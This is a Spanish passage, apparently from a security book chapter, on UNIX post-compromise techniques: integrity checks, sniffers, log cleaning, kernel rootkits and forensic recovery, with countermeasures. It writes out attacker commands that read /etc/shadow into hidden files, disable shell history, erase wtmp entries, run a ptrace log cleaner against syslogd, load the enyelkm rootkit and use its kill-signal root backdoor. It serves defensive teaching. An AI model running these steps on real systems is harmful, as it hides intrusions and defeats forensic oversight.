Los administradores a menudo se olvidan de crear esquemas simples de detección de errores hasta que se descubre una puesta de peligro. Obviamente, ésta no es una solución ideal. Por fortuna, algunos sistemas tienen funcionalidad de administración de paquetes que ya cuentan con un hash fuerte integrado. Por ejemplo, muchos tipos de Linux usan el formato Red Hat Package Manager (RPM). Parte de las especificaciones de RPM incluyen esquemas simples de detección de errores de MD5. Así que, ¿cómo puede ayudar esto después de una puesta en peligro? Al usar una buena copia de rpm, puede consultar un paquete que no se ha puesto en peligro para ver si ha cambiado cualquier binario asociado con el paquete:

```
[hoplite]# cat /etc/redhat-release
Red Hat Enterprise Linux ES release 4 (Nahant Update 5)
[hoplite]# rpm -V openssh-server-3.9p1-8.RHEL4.20
S.5....T  c /etc/ssh/sshd_config
```

Si la verificación rpm no muestra salida y se cierra, sabemos que el paquete no ha cambiado desde la última actualización de base de datos rpm. En nuestro ejemplo, /etc/ssh/sshd_config es parte del paquete de servidor openssh para Red Hat Enterprise 4.0 y se muestra como un archivo que ha cambiado. Esto significa que la suma de verificación de MD5 es diferente entre el archivo y el paquete. En este caso, el cambio se debió a una personalización del archivo de configuración del servidor ssh por parte del administrador del sistema. Esté pendiente de los cambios en los archivos de paquetes, sobre todo binarios, que no deben llevarse a cabo. Esto es un buen indicador de que el equipo ha sido poseído.

Para sistemas Solaris, una base de datos completa de sumas conocidas de MD5 puede obtenerse de Solaris Fingerprint Database, mantenida por Sun. Puede usar el programa digest para obtener una firma MD5 de un binario cuestionable y compararlo a la firma en Solaris Fingerprint Database disponible por medio de la Web:

```
# digest -a md5 /usr/bin/ls
b099bea288916baa4ec51cffae6af3fe
```

Cuando remite el MD5 por medio de la base de datos en línea en http://sunsolve.sun.com/fileFingerprints.do, se compara contra una firma de base de datos. En este caso la firma coincide y sabemos que es una copia legítima del programa ls:

```
Results of Last Search
b099bea288916baa4ec51cffae6af3fe - - 1 match(es)
canonical-path: /usr/bin/ls
package: SUNWcsu
version: 11.10.0, REV=2005.01.21.16.34
architecture: i386
source: Solaris 10/x86
patch: 118855-36
```

Por supuesto, una vez que se ha comprometido su sistema, nunca dependa de cintas de copia de seguridad para restaurar su sistema (lo más probable es que también estén infectadas). Para recuperarse apropiadamente de un ataque, tiene que volver a generar su sistema del medio original.

Olfateadores

Ya es malo que se tenga acceso de root en su sistema o sus sistemas, pero tal vez lo peor de esta posición vulnerable es tener una utilería para escuchar a escondidas en la red instalada en el host puesto en peligro. Se podría argumentar que los *olfateadores*, como se les suele conocer (por el popular software de monitoreo de red de Network General), son las herramientas más dañinas empleadas por los atacantes maliciosos. Esto se debe, sobre todo, a que los olfateadores permiten a los atacantes golpear cualquier sistema que envíe tráfico al host puesto en peligro y a cualquier otro que esté en el segmento de red, totalmente inconscientes de que hay un espía dentro.

¿Qué es un olfateador?

Los olfateadores surgieron de la necesidad de que existiera una herramienta para depurar problemas de red. En esencia capturan, interpretan y almacenan paquetes que atraviesan la red, para un análisis posterior. Esto proporciona a los ingenieros de red una ventana de lo que está ocurriendo en la red, permitiéndoles detectar y solucionar problemas o modelar el compartimiento de la red al ver el tráfico de paquetes en su forma más simple. Un ejemplo de este rastreo de paquete aparece a continuación. El ID de usuario es "guest" con una contraseña "guest". También aparecen todos los comandos subsecuentes para iniciar sesión.

```
-------------[SYN] (slot 1)
pc6 => target3 [23]
%&& #"$ANSI"!guest
guest
ls
cd /
ls
```

```
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Al igual que casi todas las herramientas poderosas en el conjunto de herramientas del administrador, ésta también fue subvertida con el paso de los años para realizar su trabajo para hackers maliciosos. Puede imaginar la cantidad ilimitada de datos confidenciales que pasan por una red en poco tiempo. Los datos incluyen pares nombre de usuario/contraseña, mensajes de correo electrónico confidenciales, transferencias de archivos de fórmulas de propietario e informes. De un momento a otro, si se envía en una red, se traduce en bits y bytes que son visibles por un escucha que emplea un olfateador en cualquier coyuntura de la ruta tomada por los datos.

Aunque analizaremos las formas de proteger los datos de red de estos ojos indeseables, esperemos que comience a ver por qué creemos que los olfateadores son una de las herramientas más peligrosas empleadas por los atacantes. Nada es seguro en una red donde se han instalado olfateadotes, porque los datos se envían a través de una red esencialmente abierta. Dsniff (http://www.monkey.org/~dugsong/dsniff) es nuestro olfateador favorito, desarrollado por ese gato loco Dug Song, y puede encontrarse en http://packetstormsecurity.org/sniffers junto con otros programas populares de olfateo.

Cómo funcionan los olfateadores

La forma más simple de comprender su función consiste en examinar la manera en que funciona un olfateador basado en Ethernet. Por supuesto, existen olfateadores para cualquier otro tipo de medio de red, pero como Ethernet es el más común, nos quedaremos con éste. El mismo principio suele aplicarse a otras arquitecturas de red.

Un olfateador Ethernet es un software que funciona en combinación con la tarjeta de red (NIC, Network Interface Card) para absorber ciegamente todo el tráfico dentro del "rango de audición" del sistema que escucha, en lugar de sólo el tráfico dirigido al host olfateador. Por lo general, una NIC Ethernet descartará cualquier tráfico que no se dirige a ella o a la dirección de difusión de red, así que la tarjeta debe colocarse en un estado especial denominado *modo promiscuo* para habilitarla con el fin de que reciba todos los paquetes que flotan en el cable.

Una vez que el hardware de red está en modo promiscuo, el olfateador de software puede capturar y analizar cualquier tráfico que atraviese el segmento local Ethernet. Esto limita de alguna forma el rango de un olfateador, porque no podrá escuchar el tráfico fuera del dominio de colisión de red local (es decir, más allá de los enrutadores, conmutadores y otros dispositivos de segmentación). Es obvio que un olfateador juiciosamente colocado en una espina dorsal, vínculo de interconexión u otro punto de agregación de red podrá monitorear un volumen más grande de tráfico que uno colocado en un segmento Ethernet aislado.

Ahora que hemos establecido un nivel alto de comprensión del funcionamiento de los olfateadores, echemos un vistazo a olfateadores populares y la manera de detectarlos.

Olfateadores populares

No se pretende que la tabla 5-2 sea exhaustiva, pero éstas son las herramientas que hemos encontrado (y empleado) más a menudo en nuestros años de evaluaciones combinadas de seguridad.

Medidas para contrarrestar olfateadores

Puede usar tres métodos básicos para derrotar a los olfateadores plantados en su entorno.

Migración a topologías de red conmutadas Ethernet compartido es demasiado vulnerable al olfateo porque el tráfico se difunde a cualquier máquina en el segmento local. Ethernet conmutado, en esencia, coloca cada host en su propio dominio de colisión para que sólo el tráfico destinado a hosts específicos (y tráfico de difusión) alcance la NIC, nada más. Un beneficio adicional de cambiar a redes conmutadas es un incremento en rendimiento. El costo del equipo conmutado es casi igual al compartido, así que en realidad ya no hay una excusa para comprar tecnologías de Ethernet compartido. Si el departamento de finanzas de la compañía no ve claro, muéstreles sus contraseñas capturadas con uno de los programas especificados antes (lo pensarán dos veces).

Aunque las redes conmutadas ayudan a derrotar a atacantes no sofisticados, pueden usarse para olfatear la red local. Un programa como arpredirect, parte del paquete dsniff por Dug Song (http://www.monkey.org/~dugsong/dsniff), puede sublevar fácilmente la seguridad proporcionada por casi todos los conmutadores. Consulte el capítulo 7 para conocer un análisis completo de arpredirect.

Nombre	Ubicación	Descripción
tcpdump 3.*x*, por Steve MacCanne, Craig Leres y Van Jacobson	http://sourceforge.net/projects/tcpdump/	La herramienta de análisis de paquetes clásica que ha sido aplicada a varias plataformas
Snoop	http://src.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/cmd/cmd-inet/usr.sbin/snoop/	Olfateador de paquetes incluido en Solaris
Dsniff, por Doug Song	http://www.monkey.org/~dugsong	Uno de los olfateadores más capaces disponible
Wireshark, por Gerald Combs	http://www.wireshark.org	Un olfateador gratuito fantástico con cargas de decodificadores de protocolo

Tabla 5-2 Software de olfateador de UNIX populares y disponibles de forma gratuita.

Detección de olfateadores Existen dos métodos básicos para detectar olfateadores: de host y de red. El método de host más directo consiste en determinar si la tarjeta de red del sistema de des-

tino está operando en modo promiscuo. En UNIX existen varios programas para lograr esto, como Check Promiscuous Mode (cpm), que se encuentra en ftp://coast.cs.purdue.edu/pub/tools/unix/sysutils/cpm/.

Los olfateadores también son visibles en la lista de procesos y, con el tiempo, tienden a crear archivos de registro grandes, así que secuencias de comandos de UNIX simples que usan ps, lsof y grep pueden indicar actividad parecida a olfateadores sospechosa. Los intrusos inteligentes casi siempre disfrazan el proceso olfateador e intentan ocultar los archivos de registro que crean en un directorio oculto, así que estas técnicas no siempre son efectivas.

Durante mucho tiempo han surgido hipótesis acerca de la detección de olfateadores de red. Una de los primeras pruebas de concepto, Anti-Sniff, fue creado por L0pht. Después de esto, se han creado varias herramientas de detección, y sniffdet es una de las más recientes (http://sniffdet.sourceforge.net/). Además de sniffdet, una utilería de detección vieja, sentinel (http://www.packetfactory.net/Projects/sentinel), puede ejecutarse desde un sistema UNIX y tiene características avanzadas de detección de modo promiscuo basado en red.

Cifrado (SSH, IPSec) La solución a largo plazo de la escucha a escondidas es el cifrado. Sólo si se emplea el cifrado de cliente a cliente puede lograrse confidencialidad casi completa en la integridad de la comunicación. El tamaño de la clave de cifrado debe determinarse con base en la cantidad de tiempo que los datos siguen siendo confidenciales. Los tamaños de clave de cifrado pequeños (40 bits) se permiten para cifrar flujos de datos que contienen datos que quedan obsoletos rápidamente, y mejorarán el rendimiento.

Secure Shell (SSH) ha servido mucho tiempo a la comunidad de UNIX donde se necesita inicio de sesión remoto cifrado. Las versiones gratuitas para uso educativo no comercial se encuentran en http://www.ssh.com/downloads. OpenSSH es una opción de fuente abierta pionera del equipo OpenBSD y se encuentra en http://www.openssh.com.

El protocolo de seguridad IP (IPSec) es un estándar de Internet propuesto y revisado por colegas que puede autentificar y cifrar tráfico IP. Docenas de vendedores ofrecen productos basados en IPSec (consulte a su proveedor de red favorito para ver sus ofertas actuales). Los usuarios de Linux deben consultar el proyecto FreeSWAN en http://www.freeswan.org/intro.html para conocer una implementación de fuente abierta gratuita de IPSec e IKE.

Limpieza de registro

Como no es común que quieran proporcionar a usted (y sobre todo a las autoridades) un registro de su acceso al sistema, los atacantes suelen limpiar los registros del sistema (borrando su rastro de caos). Varios limpiadores de registro suelen ser una parte de cualquier buen rootkit. Una lista de limpiadores de registro se encuentra en http://packetstormsecurity.org/UNIX/penetration/log-wipers/. Logclean-ng, uno de los limpiadores de registro más versátiles y populares, será el centro de nuestro análisis. La herramienta se genera alrededor de una biblioteca que facilita la escritura de programas de limpieza de registro. La biblioteca, Liblogclean, da soporte a varias características y tiene soporte en varias distribuciones de Linux y BSD con poco esfuerzo.

Algunas de las características a las que da soporte logclean-ng son (use las opciones `-h` y `-H` para ver una lista completa):

- Soporte a wtmp, utmp, lastlog, samba, syslog, accounting prelude y snort.
- Modificación de archivos de texto genéricos.

- Modo interactivo.
- Registro de programas y capacidades de cifrado.
- Edición manual de archivos.
- Limpieza completa de registro para todos los archivos.
- Modificación de etiqueta de tiempo.

Por supuesto, el primer paso para quitar el registro de su actividad consiste en alterar los registros de inicio de sesión. Para descubrir la técnica apropiada es necesario echar un vistazo al archivo de configuración /etc/syslog.conf. Por ejemplo, en el archivo syslog.conf que se muestra a continuación sabemos que casi todos los inicios de sesión del sistema se encuentran en el directorio /var/log:

```
[schism]# cat  /etc/syslog.conf

root@schism:~/logclean-ng_1.0# cat /etc/syslog.conf
#  /etc/syslog.conf     Configuration file for syslogd.
#
#                       For more information see syslog.conf(5)
#                       manpage.
#
# First some standard logfiles. Log by facility.
#
auth,authpriv.*                 /var/log/auth.log
#cron.*                         /var/log/cron.log
daemon.*                        /var/log/daemon.log
kern.*                          /var/log/kern.log
lpr.*                           /var/log/lpr.log
mail.*                          /var/log/mail.log
user.*                          /var/log/user.log
uucp.*                          /var/log/uucp.log
#
# Logging for the mail system. Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                       /var/log/mail.info
mail.warn                       /var/log/mail.warn
mail.err                        /var/log/mail.err
# Logging for INN news system
#
news.crit                       /var/log/news/news.crit
news.err                        /var/log/news/news.err
news.notice                     /var/log/news/news.notice
```

```
#
# Some 'catch-all' logfiles.
#
*.=debug;\
        auth,authpriv.none;\
        news.none;mail.none       /var/log/debug
*.=info;*.=notice;*.=warn;\
        auth,authpriv.none;\
        cron,daemon.none;\
        mail,news.none            /var/log/messages
#
# Emergencies are sent to everybody logged in.
#
*.emerg
```

Con este conocimiento, los atacantes saben cómo buscar en el directorio /var/log para los archivos de clave de registro. Con una lista simple de ese directorio, encontramos todo tipo de archivos de registro, incluido cron, maillog, messages, spooler, auth, wtmp y xferlog.

Varios archivos deben modificarse, incluidos messages, secure, wtmp y xferlog. Debido a que el registro wtmp está en formato binario (y suelen usarse sólo para el comando who), los atacantes a menudo usarán un programa rootkit para modificar este archivo. Wzap es específico del registro wtmp y sólo quitará el usuario especificado del registro wtmp. Por ejemplo, para ejecutar logclean-ng, realice lo siguiente:

```
[schism]# who /var/log/wtmp
root     pts/3        2008-07-06 20:14 (192.168.1.102)
root     pts/4        2008-07-06 20:15 (localhost)
root     pts/4        2008-07-06 20:17 (localhost)
root     pts/4        2008-07-06 20:18 (localhost)
root     pts/3        2008-07-06 20:19 (192.168.1.102)
root     pts/4        2008-07-06 20:29 (192.168.1.102)
root     pts/1        2008-07-06 20:34 (192.168.1.102)
w00t     pts/1        2008-07-06 20:47 (192.168.1.102)
root     pts/2        2008-07-06 20:49 (192.168.1.102)
w00t     pts/3        2008-07-06 20:54 (192.168.1.102)
root     pts/4        2008-07-06 20:23 (192.168.1.102)
root     pts/1        2008-07-06 20:50 (192.168.1.102)


[schism]# ./logcleaner-ng -w /var/log/wtmp -u w00t -r root
[schism]# who /var/log/wtmp
root     pts/3        2008-07-06 20:14 (192.168.1.102)
root     pts/4        2008-07-06 20:15 (localhost)
root     pts/4        2008-07-06 20:17 (localhost)
```

```
root     pts/4        2008-07-06 20:18 (localhost)
root     pts/3        2008-07-06 20:19 (192.168.1.102)
root     pts/4        2008-07-06 20:29 (192.168.1.102)
root     pts/1        2008-07-06 20:34 (192.168.1.102)
root     pts/1        2008-07-06 20:47 (192.168.1.102)
root     pts/2        2008-07-06 20:49 (192.168.1.102)
root     pts/3        2008-07-06 20:54 (192.168.1.102)
root     pts/4        2008-07-06 20:23 (192.168.1.102)
root     pts/1        2008-07-06 20:50 (192.168.1.102)
```

El nuevo registro de salida (wtmp.out) tiene eliminado el usuario "w00t". Los archivos de registro como secure, messages y xferlog pueden actualizarse al usar las capacidades de búsqueda y eliminación (o reemplazo) del limpiador de registro.

Uno de los últimos pasos será eliminar sus propios comandos. Muchas shell de UNIX mantienen un historial de los comandos ejecutados para proporcionar recuperación y repetición. Por ejemplo, la shell Bourne Again (/bin/bash) mantiene un archivo en el directorio del usuario (incluido el del root, en muchos casos) llamado .bash_history, que mantiene una lista de comandos utilizados recientemente. Por lo general, como el último paso antes de salir de la sesión, los atacantes querrán eliminar sus entradas. Por ejemplo, el archivo .bash_history puede verse así:

```
tail -f /var/log/messages
cat /root/.bash_history
vi chat-ppp0
 kill -9 1521
logout
< el atacante inicia sesión y comienza su trabajo aquí >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/suid.log
...
```

Al usar un editor de texto simple, los atacantes eliminarán estas entradas y usarán el comando `touch` para restablecer la última fecha y hora de acceso en el archivo. Por lo general, los atacantes no generarán archivos de historial porque deshabilitan la característica de historial del shell al establecer

```
unset HISTFILE; unset SAVEHIST
```

De forma adicional, un intruso puede vincular .bash_history con /dev/null:

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx   1 root      root         9 Jul 26 22:59 .bash_history ->
/dev/null
```

Los métodos ilustrados antes ayudarán a cubrir las pistas del hacker, siempre y cuando se cumplan dos condiciones:

- Los archivos de registro se mantienen en el servidor local.
- Los registros no se monitorean o generan alertas en tiempo real.

En los ambientes empresariales de hoy en día este escenario es poco probable. Enviar archivos de registro a un servidor de registros de sistema remoto se ha vuelto parte de una buena práctica, y existen varios productos de software para limpieza y alerta. Debido a que es posible capturar los eventos en tiempo real y a que se pueden almacenar de forma remota, limpiar archivos locales después de la circunstancia no asegura que todos los rastros del evento se hayan eliminado. Esto presenta un problema fundamental para los limpiadores de registro clásicos. Por esto, los limpiadores avanzados están adoptando un método más proactivo. En lugar de limpiar entradas de registro después del hecho, las entradas se interceptan y se descartan antes de que se escriban.

Un método popular para lograr esto son la llamada de sistema ptrace(). Ptrace es una API poderosa para depurar y rastrear procesos y se ha usado en utilerías como gdb. Debido a que la llamada de sistema ptrace permite a un proceso controlar la ejecución de otro, también es muy útil para que los autores de limpieza de registro conecten y controlen los daemons de registro como syslogd. El limpiador de registro badattachK, de Matias Sedalo, se usará para demostrar esta técnica. El primer paso consiste en compilar el origen del programa:

```
[schism]# gcc -Wall -D__DEBUG badattackK-0.3r2.c -o badattach
[schism]#
```

Necesitamos definir una lista de valores de cadena que, cuando se encuentra en una entrada syslog, se descartan antes de escribirse. El archivo predeterminado, cadenas.list, almacena estos valores. Queremos agregar la dirección IP del sistema de donde vendremos y la cuenta puesta en peligro que usaremos para autentificarnos en esta lista:

```
[schism]# echo "192.168.1.102" >> cadenas.list
[schism]# echo "w00t" >> cadenas.list
```

Ahora que hemos compilado el limpiador de registro y que hemos creado nuestra lista, ejecutemos el programa. Éste se conectará al ID de proceso de syslogd y evitará que cualquier entrada se registre cuando coincidan con cualquier valor en nuestra lista:

```
[schism]# ./badattach
(c)2004 badattachK Version 0.3r2 by Matias Sedalo s0t4ipv6@shellcode.com.ar>
Use: ./badattach <pid of syslog>
```

```
[schism]# ./badattach `ps -C syslogd -o pid=`
* syslogd on pid 9171 atached

 + SYS_socketcall:recv(0,  0xbf862e93, 1022, 0) == 93 bytes
        - Found '192.168.1.102 port 24537 ssh2' at 0xbf862ed3
        - Found 'w00t from 192.168.1.102 port 24537 ssh2' at 0xbf862ec9
        -Discarding log line received

 + SYS_socketcall:recv(0,  0xbf862e93, 1022, 0) == 82 bytes
        - Found 'w00t by (uid=0)' at 0xbf862ed6
        -Discarding log line received
```

Si utilizamos grep con los registros auth en el sistema, verá que no se ha creado una entrada para esta conexión reciente. Lo mismo será cierto si el reenvío de syslog está habilitado:

```
[schism]# grep 192.168.1.102 /var/log/auth.log
[schism]#
```

Debemos observar que la opción `debug` fue habilitada al momento de compilar para permitirle ver las entradas a medida que se interceptan y descartan; sin embargo, un hacker querría que el limpiador de registro fuera lo más sigiloso posible y que no sacara ninguna información a la consola o ningún otro lugar. El usuario malicioso también usaría un rootkit en el nivel de kernel para esconder todos los archivos y procesos relacionados con el limpiador de registro. Analizaremos los rootkits de kernel con mayor detalle en la siguiente sección.

Medidas para contrarrestar la limpieza de registro

Es importante escribir información de archivo de registro en un medio que sea difícil de modificar. Este medio incluye un sistema de archivos que da soporte a atributos extendidos como la marca de sólo adjuntar. Por lo tanto, la información de registro sólo puede adjuntarse a cada archivo de registro, en lugar de que la modifiquen los atacantes. Esto no resulta una panacea, porque es posible que los atacantes eviten este mecanismo. El segundo método consiste en hacer `syslog` a la información crítica del registro a un host de registro seguro. Tenga en cuenta que si su sistema se ha puesto en peligro, es muy difícil depender de los archivos de registro que existen en el sistema puesto en peligro debido a lo sencillo que es que los atacantes lo manipulen.

Rootkits de kernel

Hemos pasado un tiempo explorando rootkits tradicionales que modifican y usan caballos de Troya en archivos existentes una vez que el sistema ha sido puesto en peligro. Este tipo de subterfugio es anticuado. Las últimas y más insidiosas variantes de rootkits ahora están basadas en kernel. Estos rootkits modifican realmente el kernel de UNIX en ejecución para engañar a todos los programas de sistema, sin que modifiquen los propios programas. Antes de que entremos de lleno, es importante observar el estado de los rootkits de nivel kernel de UNIX. En general, los autores de rootkits públicos no están atentos en mantener su base de código actualizado o en asegurar la portabilidad del código. Muchos de los rootkits públicos a menudo no son más que pruebas de concepto y sólo funcionarán para versiones de kernel específicas. Además, muchas

de las estructuras de datos y API dentro de muchos kernels de sistema operativo están en evolución constante. El resultado de red es un proceso no directo que requerirá algo de esfuerzo para que un rootkit funcione en su sistema. Por ejemplo, el rootkit eyelkm, que se analiza con todo detalle un poco más adelante, se escribe para las series 2.6.*x*, pero no se compilará en las últimas construcciones debido a los cambios en proceso dentro del kernel. Para que esto funcione, el rootkit requiere algún tipo de modificación de código.

El método más popular para cargar rootkits de kernel es, por mucho, como un módulo de kernel. Por lo general, se usa un módulo de kernel cargable (LKM) para cargar funcionalidad adicional en un kernel en ejecución sin compilar esta característica directamente en el kernel. Esta funcionalidad permite cargar y descargar módulos de kernel cuando se necesitan, mientras disminuye el tamaño del kernel en ejecución. Por lo tanto, puede compilarse un kernel pequeño y compacto y cargarse los módulos cuando se necesiten. Muchos tipos de UNIX dan soporte a esta característica, incluidos Linux, FreeBSD y Solaris. Es posible que un atacante abuse de esta funcionalidad impunemente al manipular por completo el sistema y todos los procesos. En lugar de que LKM se use para cargar controladores de dispositivo como tarjetas de red, se usará para interceptar llamadas de sistema y modificarlas para cambiar la manera en que el sistema reacciona a ciertos comandos. Muchos rootkits como knark, adore y enyelkm se inyectan a sí mismos de este modo.

A medida que aumentó la popularidad de los LKM, a los administradores de UNIX les preocupa cada vez más el riesgo creado de dejar habilitada la característica de LKM. Como parte de la práctica de generación estándar, muchos comenzaron a deshabilitar el soporte a LKM como una precaución. Sin sorpresa, esto causó que los autores de rootkits buscaran nuevos métodos de inyección. Chris Silvio identificó una nueva forma de poner en peligro esto a través de acceso a memoria simple. Este método lee y escribe directamente en la memoria del kernel mediante /dev/kmem y no requiere soporte LKM. En el número 58 de *Phrack Magazine*, Silvio lanzó una prueba de concepto, SucKIT, para el kernel de Linux 2.2.*x* y 2.4.*x*. El trabajo de Silvio inspiró a otros, y se han escrito varios roootkits que se inyectan de esta forma. Entre ellos, Mood-NT proporciona muchas de las mismas características de SucKIT y extiende soporte para el kernel 2.6.*x*. Debido a las implicaciones de seguridad de la interfaz /dev/kmem, muchos han cuestionado la necesidad de habilitar la interfaz, como opción predeterminada. Después, muchas distribuciones como Ubuntu, Fedora, Red Hat y OS X están deshabilitando o eliminando progresivamente el soporte. A medida que el soporte a /dev/kmem comenzó a desaparecer, los autores de rootkit volvieron la mirada a /dev/mem para hacer su trabajo sucio. El rootkit phalanx tiene el crédito de ser el primer rootkit conocido públicamente que opera de esta forma.

Se espera que ahora usted ya comprenda los métodos de inyección y algo de la historia acerca de la manera en que surgieron. Ahora fijemos nuestra atención en las técnicas de intercepción. Uno de los métodos más antiguos y menos sofisticados es la modificación directa de la tabla de llamada a sistema. Es decir, las llamadas a sistema se reemplazan al cambiar los apuntadores de dirección correspondientes dentro de la tabla de llamadas a sistema. Es un método antiguo que cambia la tabla de llamada a sistema, y puede eliminarse fácilmente con revisores de integridad. No obstante, vale la pena mencionarlo para que tenga antecedentes e información más completos. El rootkit knark, que está basado en módulo, utiliza este método para interceptar llamadas a sistema.

Como opción, un rootkit puede modificar el manejador de llamada al sistema que nombra a la tabla de llamadas al sistema para que evoque a su propia tabla. Así, el rootkit puede evitar que se cambie la tabla de llamadas al sistema. Para esto se necesita modificar funciones del kernel durante el tiempo de ejecución. El rootkit SucKIT cargado por medio de /dev/kmem y analizado antes utiliza este método para interceptar llamadas al sistema. De forma similar, enyelkm cargado por medio de un módulo kernel salta a los manejadores syscall y sysenter_entry. Enye fue desarrollado originalmente por Raise y es un rootkit basado en LKM para los kernels de la serie Linux 2.6.*x*. El corazón del paquete es el módulo de kernel enyelkm.ko. Para cargar el módulo, los atacantes usan la utilería de cargado de módulo de kernel modprobe:

```
[schism]# /sbin/modprobe enyelkm
```

Algunas de las características incluidas en enyelkm son:

- Ocultar archivos, directorios y procesos.
- Ocultar fragmentos dentro de archivos.
- Ocultar módulos de lsmod.
- Proporcionar acceso root por medio de la opción kill.
- Proporcionar acceso remoto por medio de una petición ICMP especial y shell en reversa.

Echemos un vistazo a una de las características que proporciona el rootkit enyelkm. Como ya se mencionó, este rootkit tiene que modificarse para compilarse en el kernel incluido en la versión 8.04 de Ubuntu.

```
[schism]:~$ uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
[schism]$ id
uid=1000(nathan) gid=1000(nathan)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]:~$ kill -s 58 12345
[schism]:~$ id
uid=0(root) gid=0(root)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]$
```

Esta característica proporciona un acceso root rápido por medio de argumentos especiales pasados al comando `kill`. Cuando se procesa la solicitud, se pasa al kernel donde se ubica nuestro módulo de rootkit esperando e interceptando. Este rootkit reconocerá la solicitud especial y realizará la acción apropiada, en este caso elevación de privilegios.

Otro método para interceptar llamadas a sistema es por medio de interrupciones. Cuando se activa una interrupción, la secuencia de ejecución se altera y la ejecución se pasa al manejador de interrupción. El manejador de interrupciones es una función diseñada para tratar con una interrupción, por lo general leyendo o escribiendo al hardware. Cada interrupción y su manejador de interrupciones correspondiente se almacena en una tabla conocida como Interrupt Descriptor Table (IDT, tabla de descriptor de interrupción). De manera similar a las técnicas utilizadas para interceptar llamadas a sistema, las entradas dentro de IDT pueden reemplazarse, o las funciones de los manejadores de interrupciones pueden modificarse para ejecutar código malicioso. En el número 59 de *Phrack*, kad analizó este método de manera detallada e incluyó una prueba de concepto.

Algunas de las técnicas más recientes no utilizan la tabla de llamadas a sistema. Por ejemplo, adore-ng usa la interfaz de sistema de archivos virtual (VFS, Virtual File System) para subvertir el sistema. Como todas las llamadas de sistema que modifican archivos también accederán a VFS, adore-ng simplemente desinfecta los datos devueltos al usuario en esta capa diferente. Recuerde que en los sistemas operativos de estilo UNIX casi cualquier cosa también se trata como archivo.

Medidas para contrarrestar el rootkit de kernel

Como puede ver, los rootkits de kernel pueden ser devastadores y difíciles de encontrar. No confíe en los binarios ni el kernel por sí mismo cuando intente determinar si un sistema se ha puesto en peligro. Incluso las utilerías de suma de verificación como Tripwire serán inútiles cuando el kernel se ha puesto en peligro.

Carbonite es un módulo de kernel de Linux que "congela" el estado de cada proceso en task_struct de Linux, que es la estructura de kernel que mantiene información en cada proceso en ejecución en Linux, ayudando a descubrir LKM corruptos. Carbonite capturará información similar a lsof, ps y una copia de la imagen ejecutable para cada proceso en ejecución del sistema. Esta consulta de proceso es correcta aun para la situación en que un intruso tiene un proceso escondido con una herramienta como knark, debido a que carbonite se ejecuta dentro del contexto de kernel en el host de la víctima.

La prevención es siempre la mejor medida que podemos recomendar. Usar un programa como LIDS (Linux Intrusion Detection System) es una grandiosa medida preventiva que puede habilitar para sus sistemas de Linux. LIDS está disponible en http://www.lids.org y proporciona las siguientes opciones, y más:

- La capacidad de "sellar" el kernel ante modificaciones.
- La capacidad de evitar la carga y descarga de módulos kernel.
- Atributos de inmutable y sólo adjuntar.
- Bloqueo de segmentos de memoria compartidos.
- Protección de manipulación de ID de proceso.
- Protección de archivos/dev/sensibles.
- Detección de escaneo de puerto.

LIDS es un parche de kernel que debe aplicarse al código de kernel existente, y éste debe reconstruirse. Después de que se instale LIDS, use la herramienta lidsadm para "sellar" el kernel para evitar muchas de las trampas LKM mencionadas antes.

Para sistemas que no sean Linux, tal vez quiera investigar la deshabilitación de soporte LKM en sistemas que exigen un mayor nivel de seguridad. Ésta no es la solución más elegante, pero puede evitar que niños de secuencias de comandos arruinen su día. Además de LIDS, se ha desarrollado un paquete relativamente nuevo para detener rootkits en sus rastreos. St. Michael (http://www.sourceforge.net/projects/stjude) es un LKM que intenta detectar y evitar intentos para instalar un módulo de kernel de puerta trasera en un sistema Linux en ejecución. Esto se hace al vigilar los cambios de los procesos init_module y delete_module en la tabla de llamadas al sistema.

Recuperación de rootkit

Aquí no podemos proporcionar una respuesta extensa de incidentes o procedimientos forenses para el equipo. Para eso lo remitimos al tomo más completo *Hacking Exposed: Computer Forensics*, de Chris Davis, Aaron Phillipp y David Cowen (McGraw-Hill Professional, 2005). Sin embargo, es importante que se arme de varios recursos que puede utilizar cuando llegue la llamada desafortunada. "¿Qué llamada?", se preguntará. Sería algo como esto: "Hola, soy el administrador de tal y tal. Tengo razones para creer que su sistema ha estado atacando al nuestro." "¿Cómo puede ser? Todo se ve normal aquí", responde. La persona que le llama le pide que revise y le regrese la llamada. Así que ahora tiene un sentimiento especial en su estómago que sólo un administrador que ha sido hackeado puede apreciar. Necesita determinar qué pasó y cómo. Permanezca calmado y dése cuenta de que cualquier acción que tome en el sistema afectará la evidencia electrónica de una intrusión. Con sólo ver un archivo, afectará la última etiqueta de tiempo de acceso. Un buen primer paso para preservar la evidencia consiste en crear un conjunto de herramientas con archivos binarios vinculados de manera estática que se han verificado criptográficamente a binarios proporcionados por el vendedor. El uso de archivos binarios vinculados estáticamente es necesario, en caso de que los atacantes modifiquen bibliotecas compartidas en el sistema puesto en peligro. Esto debe hacerse *antes* de que ocurra un accidente. Necesita mantener un disco flexible o CD-ROM de programas vinculados estáticamente que, como mínimo, incluyan lo siguiente:

ls	su	dd	ps	login
du	netstat	grep	lsof	w
df	top	finger	sh	file

Con este conjunto de herramientas a mano, es importante que preserve las tres etiquetas de tiempo asociadas con cada archivo en un sistema UNIX. Las tres etiquetas incluyen hora de último acceso, hora de modificación y hora de creación. Una forma simple de guardar esta información consiste en ejecutar los siguientes comandos y guardar la salida a un disco flexible u otro medio externo:

```
ls -alRu > /floppy/etiquetadetiempo_acceso.txt
ls -alRc > /floppy/ etiquetadetiempo_modificación.txt
ls -alR > /floppy/ etiquetadetiempo_creación.txt
```

